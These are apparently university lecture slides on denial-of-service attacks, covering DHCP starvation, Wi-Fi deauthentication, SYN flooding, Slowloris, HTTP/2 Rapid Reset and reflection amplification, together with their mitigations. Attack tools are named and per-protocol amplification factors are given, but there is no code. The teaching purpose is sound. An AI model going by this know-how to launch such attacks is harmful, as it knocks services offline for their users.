CSE508 Network Security



2024-02-22 **Denial of Service**

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Denial of Service

Goal: harm availability

Strain software, hardware, or network links beyond their capacity

Shut down a service or degrade its quality

Not always the result of an attack

Flash crowds, "Slashdot effect"

Motives

Protest/attention

Financial gain/damage

Revenge

Extortion

Evasion/diversion





DoS Attack Characteristics

Attack source: single vs. many

More than a single source: Distributed DoS (DDoS)

Overload vs. complete shutdown

Degradation vs. completely disabling software or equipment or destroying data Crash, restart, bricking, data loss, website defacement, ...

Consumed resource

Network bandwidth, CPU, memory, sockets, disk storage, battery, human time, ...

Amplification factor: symmetric vs. asymmetric attacks

Broadcast addresses, large protocol responses, exponential propagation, ...

Algorithmic complexity attacks

Induce worst-case behavior by triggering corner cases when processing input

Spoofing: hide the true source(s) of the attack

Lower Layer DoS

Physical layer

Wirecutting, equipment manipulation, physical destruction

RF jamming, signal interference


Link Layer

MAC flooding: overload switch (CAM table exhaustion) or network

ARP poisoning: send fake ARP responses to insert erroneous MAC–IP address mappings in existing systems' caches

DHCP starvation

WiFi Deauthentication



Dynamic Host Configuration Protocol (DHCP)

Used by hosts to request IP configuration parameters

IP address, gateway, DNS server, domain name, time server, ...

UDP, no authentication: no way to validate a DHCP server's identity

DHCP exhaustion

Prevent clients from receiving IPs by consuming all available addresses in the DHCP server's pool DHCP relies on a client's MAC address: *spoof it!* [tool: <u>DHCPwn</u>]

Rogue DHCP server (may come after DHCP exhaustion)

Provide incorrect information to clients, causing disruption Worse: MitM attack

Defenses [example: <u>Cisco Catalyst switches</u>]

DHCP snooping: the switch blocks bogus DHCP offers (real server is assigned a *trusted* switch port) Dynamic ARP Inspection (DAI): prevents ARP spoofing by validating IP-to-MAC address bindings (derived from DHCP snooping)

Deauth Attacks

Send a spoofed deauth frame to the access point with the victim's address (no authentication!)

Client is disassociated from the access point

Can also use the broadcast address to disassociate all clients at once


Clients may then connect to an "evil twin" access point...

Deauthentication is also sometimes used as a protection mechanism Prevent the operation of rogue access points

Tools: aireplay-ng (aircrack-ng), deauth (metasploit)

Also possible: auth attacks

Flood with spoofed random addresses to authenticate and associate to a target access point \rightarrow exhaust AP resources



Network Layer DoS

Flooding: bombard target with network packets

Saturate the available network bandwidth (aka "volumetric" attacks) Long ICMP packets, UDP/TCP packets with garbage data, ...

IP spoofing: conceal the attack source

Makes it more difficult to block the attack

Ingress and egress filtering limit its applicability, but they are not universally deployed Applicable only when connection establishment is not needed: ICMP, UDP, TCP SYN, ...

Broadcast Amplification

One packet generates many more packets

ICMP Smurf Attack (spoofed broadcast Echo request)

IP hijacking (covered in previous lecture)

False BGP route advertisements to attract and drop traffic or cause connectivity instability

Amplification Example: Smurf Attack (1990's)

Attacker sends spoofed ICMP Echo requests to the victim's network broadcast address

Src IP == victim's IP


Victim machine is flooded with responses from all internal hosts

Initial form of amplification attack

Mitigation

Configure hosts to not respond to broadcast ICMP requests

Configure routers to not forward packets destined to broadcast addresses



Transport Layer DoS

SYN flooding

Server-side resource exhaustion

Source IP address can be spoofed

Can be combined with normal flooding to also saturate the link

Connection termination

RST injection: terminate a victim's established TCP connection Mostly used for blocking specific unwanted traffic (i.e., censorship)

SYN Flooding

Flood server with spoofed connection initiation requests (SYN packets)

Saturate the max number of concurrent open sockets the server can sustain: no more connections can be accepted

Each half-open connection consumes memory resources

Server sends SYN/ACKs back, but ACKs never return...

Mitigation

Drop old half-open connections after reaching a certain threshold (e.g., in FIFO order or randomly)

SYN cookies: eliminate the need to store state per half-open connection

SYN Cookies

Always reply to SYN packets

No need to keep per-connection state No need for half-open connection quota


Send SYN/ACK with a special "cookie" seq

Secret function of the src/dst IP, src/dst port, coarse timestamp

Encodes the SYN queue entry state that would otherwise need to be maintained

Stateless!

The SYN queue entry is rebuilt based on the returned cookie value in the ACK



TCP Connection Termination

FIN: this side is done sending, but can still receive → "Half-closed" state Should be sent by each side and acknowledged by the other

RST: this side is *done sending and receiving*

No more data will be sent or received from this side of the connection Program closed, abort established connection, ...

A MotS attacker can easily terminate connections by sending spoofed RSTs

5-tuple (src/dst IP/port and protocol) must match, and seq should be *in window* More strict stacks will only accept RSTs *in sequence* to prevent blind TCP RST injection

Legitimate and not so legitimate uses

Censorship, blocking of non-standard port traffic (e.g., P2P file sharing protocols), termination of malicious or unwanted connections, ...



Comcast settles P2P throttling class-action for \$16 million

Comcast got itself in hot water when it decided to use reset packets to slow ...

by Jacqui Cheng - Dec 22, 2009 4:22pm EST

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Comcast has agreed to settle a class-action lawsuit over the throttling of P2P connections that had users up in arms in late 2007 and 2008. The company still stands behind its controversial methods for "managing" network traffic, but claims that it wants to "avoid a potentially lengthy and distracting legal dispute that would serve no useful purpose."

It was more than two years ago when Comcast subscribers began finding evidence that the broadband provider was blocking packets-particularly those being sent through BitTorrent. When the complaints mounted, the Associated Press went ahead with its own investigation and came to the same conclusion: downloads through BitTorrent were either being blocked altogether or being slowed down significantly.

At that time, Comcast vehemently denied that it had anything to do with these mysterious slowdowns. This was despite the fact that numerous customers reported that their Comcast connections were sending reset packets out to the rest of the Internet-the AP discovered that nearly half of the reset packets being received by cable competitor Time Warner were coming from Comcast. Eventually, Comcast acknowledged that it had engaged in "traffic management" techniques in order to keep its network speedy, which eventually resulted in an FCC investigation and a subsequent abandoning of

LATEST FEATURE STORY



FEATURE STORY (2 PAGES)

That Dragon, Cancer and how the digital age talks about death

The advent of high technology has changed the conversation about our mortality.

WATCH ARS VIDEO



Application Layer DoS

- **Connection flooding**
- Reflection
- Software vulnerabilities
- Algorithmic complexity attacks
 - Trigger worst-case input processing (e.g., hashtable collisions, regular expression backtracking)

Exhaustion of server resources

Example: fill up an FTP server's/cloud storage bucket's disk space with junk files

Spam can be considered as a DoS attack on our time...

As well as server resources

Connection Flooding

Saturate the server with many established connections

Can't use spoofing: just use bots...


For forking servers, the whole system might freeze (process exhaustion)


Slowloris attack: *slowly* send a few bytes at a time to keep many concurrent connections open

Keep the server busy with "infinite-size" HTTP requests by periodically sending more and more bogus HTTP headers

Alternatives: read response slowly, POST data slowly, ...


Requires minimal bandwidth





Google mitigated the largest DDoS attack to date, peaking above 398 million rps

October 10, 2023



The attack used a novel technique, HTTP/2 Rapid Reset, based on stream multiplexing


Over the last few years, Google's DDoS Response Team <u>has observed</u> the trend that distributed denialof-service (DDoS) attacks are increasing exponentially in size. Last year, we blocked the <u>largest DDoS</u> <u>attack</u> recorded at the time. This August, we stopped an even larger DDoS attack – 7½ times larger – that also used new techniques to try to disrupt websites and Internet services.

This new series of DDoS attacks reached a peak of 398 million requests per second (rps), and relied on a novel HTTP/2 "Rapid Reset" technique based on stream multiplexing that has affected multiple Internet infrastructure companies. By contrast, last year's largest-recorded DDoS attack peaked at 46 million rps.

For a sense of scale, this two minute attack generated more requests than the total number of article views reported by Wikipedia during the entire month of September 2023.

HTTP/2: clients can open multiple concurrent streams on a single TCP connection, each stream corresponding to one HTTP request

HTTP/2 Rapid Reset attack: clients can indicate to the server that a previous stream should be canceled by sending a RST_STREAM frame



Amplification/Reflection Attacks

Abuse network services that reply to certain types of requests with *much larger* responses


Attacker sends a *small* packet with a forged source IP address

Server sends a *large* response to the victim (forged IP address)

UDP: connectionless protocol → easy to spoof the source IP address The attack is "reflected" to the victim's IP address

Used by many services

NTP, DNS, SSDP, SNMP, NetBIOS, QOTD, CharGen, ...



Amplification Factor

		BAF		PAF	
Protocol	all	50%	10%	all	Scenario
SNMP v2	6.3	8.6	11.3	1.00	GetBulk request
NTP	556.9	1083.2	4670.0	10.61	Request "monlist" statistics
DNS _{NS}	54.6	76.7	98.3	2.08	ANY lookup at author. NS
DNSOR	28.7	41.2	64.1	1.32	ANY lookup at open resolv
NetBios	3.8	4.5	4.9	1.00	Name resolution
SSDP	30.8	40.4	75.9	9.92	SEARCH request
CharGen	358.8	n/a	n/a	1.00	Character generation reques
QOTD	140.3	n/a	n/a	1.00	Quote request
BitTorrent	3.8	5.3	10.3	1.58	File search
Kad	16.3	21.5	22.7	1.00	Peer list exchange
Quake 3	63.9	74.9	82.8	1.01	Server info exchange
Steam	5.5	6.9	14.7	1.12	Server info exchange
ZAv2	36.0	36.6	41.1	1.02	Peer list and cmd exchange
Sality	37.3	37.9	38.4	1.00	URL list exchange
Gameover	45.4	45.9	46.2	5.39	Peer and proxy exchange

TABLE III: Bandwidth amplifier factors per protocols. *all* shows the average BAF of all amplifiers, 50% and 10% show the average BAF when using the worst 50% or 10% of the amplifiers, respectively.

Evil Packets

Trigger a server-side bug to crash a process/the kernel (system restart)

Typically just a single packet/request

Ping of death (1996)

Typical ICMP Echo request (ping) packet size: 84 bytes

Max IPv4 packet size: 65,535 bytes

Oversized ICMP ping packets would trigger a buffer overflow


LAND (1997)

Spoofed TCP SYN with target IP == source IP

TCP stack gets confused and eventually crashes

Teardrop (1997)

Specially crafted overlapping IP fragments would trigger an IP defragmentation bug



Evil Packets/Requests/Inputs

WinNuke (1997)

String of out-of-band data to NetBIOS service (port 139) → Blue screen on Windows NT/95

Internet worms (future lecture) would often crash infected hosts

Besides the network flooding due to their rapid propagation and occasional DDoS activity

Morris worm (1988): internet was partitioned for several days...

CodeRed (2001): DoS against www.whitehouse.gov

Blaster (2003): DoS against windowsupdate.com, system instability causing endless reboots

Witty (2004): Single UDP packet, slow disk corruption leading to crash

Malware can even brick the system

Erroneous firmware update, BIOS flashing, driver malfunction, data corruption, ...




Distributed Denial of Service (DDoS)

Any DoS attack that originates from multiple sources Early Internet worms were the first instances of DDoS

These days usually launched by botnets

Networks of compromised systems ("bots") controlled by an attacker ("botmaster") Not only PCs/servers: mobile and IoT devices equally useful (e.g., Mirai IoT botnet) Can be rented through online marketplaces ("booter" or "stresser" services)






Downdetector

27


DDoS Traffic is Growing

Key Drivers

Extortion (bitcoin)
 Theft
 Gamers (Booters)
 Fixed Gigabit and 5G
 IoT Botnets



Botnets now dominant source of DDoS in North America



Puppetnets: Browser-based Bots

Browsers can be indirectly misused to attack others

JS code running in the browsers of unsuspecting visitors

Continuously fetch images or other large files from the victim's server


Can masquerade as "good" bots (e.g., Googlebot, Baiduspider, other legitimate spiders) using a spoofed User-Agent

Many injection ways

Compromised websites

Ad networks

MitM/MotS attacks





